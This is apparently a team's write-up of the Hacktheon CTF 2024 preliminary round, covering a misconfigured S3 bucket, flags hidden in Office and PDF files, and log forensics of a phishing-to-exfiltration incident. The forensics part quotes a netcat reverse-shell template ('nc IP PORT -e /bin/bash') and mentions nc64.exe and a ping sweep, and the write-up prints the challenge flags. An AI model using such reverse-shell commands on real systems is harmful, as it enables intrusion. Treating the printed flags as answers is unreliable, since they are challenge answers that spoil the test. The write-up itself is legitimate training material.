Hacktheon CTF 2024

Preliminary Round

Jeopardy CTF


Write-Up

By

Team Durian Binja


WEB

Dog Gallery




http://d1xew5shfp2nx1.cloudfront.net

At first, my machine got problem to have connection to this since it automatically redirects to HTTPS. By changing auto redirect, finally manage to visit the link.



This website using react-drop-and-drag method to move each image. But where the images is coming. Inspect the resources and it reveal original address for each images.



Looking around some vulnerabilities related to s3 bucket where we can read the xml file.


From

https://htodogpics.s3-website.ap-northeast-2.amazonaws.com/


to

https://htodogpics.s3.amazonaws.com/

Proof that we can read xml file and this is correct file for each images. Scrolling till find the hidden directory.



And open the directory.




```
Oh no! It looks like I made a mistake in configuring the S3 bucket policy, which means that all object
FLAG : IMPORTANT_S3_P0L1CY_ByJ
```

IMPORTANT_S3_P0L1CY_ByJ

HTO{8fa3997bfe0d42618adcd01cb50ebb66}

Forensics

MS Office

MS Office

Misc


" We think The difficulty level of this problem is VERY_EASY "

```
Do you know MS Office?
```

Attachment: MS.zip

This challenge is categorized as very easy and big hint stated on the title itself. Unzip the file and get new file [MS[.]xlsx]

Next extract all xlslx file using binwalk -e filename



At first, I found this image that look to have something inside, but nothing can do to read the text.

Playing around in slide page. And found the exact words


MS.xlsx.extracted/ppt/slides/slide1.xml

```
-<a:r>
    <a:rPr lang="en-US" altLang="ko-KR" smtClean="0"/>
    <a:t>th15_1s_00XML</a:t>
```

Submit the words th15_1s_00XML ang get the real flags.


FLAG = HTO{9c8dbe221bc740a4bb613fc63d27be1e}

Confidential




Attachment: confidential.zip


As usual, after downloading the file unzip the file and get confidential.pdf.



Since this challenge related to pdf and its in forensics category, using the qpdf to extract all information.




Looking into interesting part were got javascript for encoded part. Copy all base64 and put into cyberchef to know what its and put into base64 guru to get file.



Download application.docx and investigate the file.

Binwalk to extract. Under document.xml got the flag.



HTO{f998c3cc3b624ea6a933cfe86a90dce2}

Rumors 1

HACKTHEON

Rumor 1


Forensics

" We think The difficulty level of this problem is NORMAL "

I've heard rumors that it's possible to analyze an accident using just a single file.
please find the answers to the following questions.

What is the IP address of the mail server used by the PC to be analyzed? Ex: xxx.xxx.xxx.xxx

By looking into SMTP. Get the IP address for mail server.



IP=92.68.200.206

HTO{8714ea76637040d1b9c2b5e6a4cd6717}

Rumors 2

HACKTHEON

Rumor 2

Forensics

" We think The difficulty level of this problem is NORMAL "


I've heard rumors that it's possible to analyze an accident using just a single file.
please find the answers to the following questions.

What is the PID of the malicious process that the attacker executed for session connection after the PC was infected?


> The problem file is the same as Rumor 1.

For this part, I will said it quite hard compare to others.

The tricks is filter the event view 3 (network).



Next find the command looks like reverse shell or asking to establish connection. Since this windows OS, it might be nc64.exe



PID = 3868
HTO{6cb2f6a8bf6f4a2a825d29a6a4979118}

Rumors 3

HACKTHEON

Rumor 3

Forensics

" We think The difficulty level of this problem is NORMAL "

I've heard rumors that it's possible to analyze an accident using just a single file.
please find the answers to the following questions.

What is the network band scanned by the attacker for additional infections? Example: xxx.xxx.xxx.0/36

> The problem file is the same as Rumor 1.

This part can be solved by find ping -n.

Company	Microsoft Corporation
OriginalFileName	ping.exe
CommandLine	ping -n 1 192.168.100.255
CurrentDirectory	C:\Users\john\AppData\Local\Temp\

It do network scanner for 192.168.100.0/24

HTO{8b91a552ad1f410d8dfaef0990f92a7b}

Rumors 4

HACKTHEON

Rumor 4

Forensics

" We think The difficulty level of this problem is NORMAL "


I've heard rumors that it's possible to analyze an accident using just a single file.
please find the answers to the following questions.

What attack payload did the attacker use for the network-linked daemon on the server after the network scan? (reverse shell)

> The problem file is the same as Rumor 1.

This part is where the payload are calling. Normal payload look like nc IP PORT -e /bin/bash.

Cannot find it. Base64 the first nc part.



If decode the base64 payload, it will return the same format as state before.

HTO{0f5cb8e3ae764262ac140adae1fe67c7}

Rumors 5

HACKTHEON

Rumor 5

Forensics


" We think The difficulty level of this problem is NORMAL "

I've heard rumors that it's possible to analyze an accident using just a single file.
please find the answers to the following questions.

What is the name of the file that the attacker finally exfiltrated? Example: exfiltration.zip

> The problem file is the same as Rumor 1.

It mentions about archieve file. Follow the trails and find the only one file in .tar.gz.



HTO{83fb495f82fc46809a6babf39ca6e6ca}

Other that said method, act the challenge can be solve be following the timeline where the incident start. It happen where user downloads file from thunderbird name as confidentials.doc. (email phishing)

Then the docs try to establish connections with the victim. PID 3868. Following the logs, it happened to see attacker try to download a file and the file name as attacker.py where it do mass scanning for the target IP. In this case 192.168.100.0/24. Following all it trails, it happened to establish revershell in encoded payload. After it manage to establish connection, it utilize the machine by exfiltrated secret.tar.gz.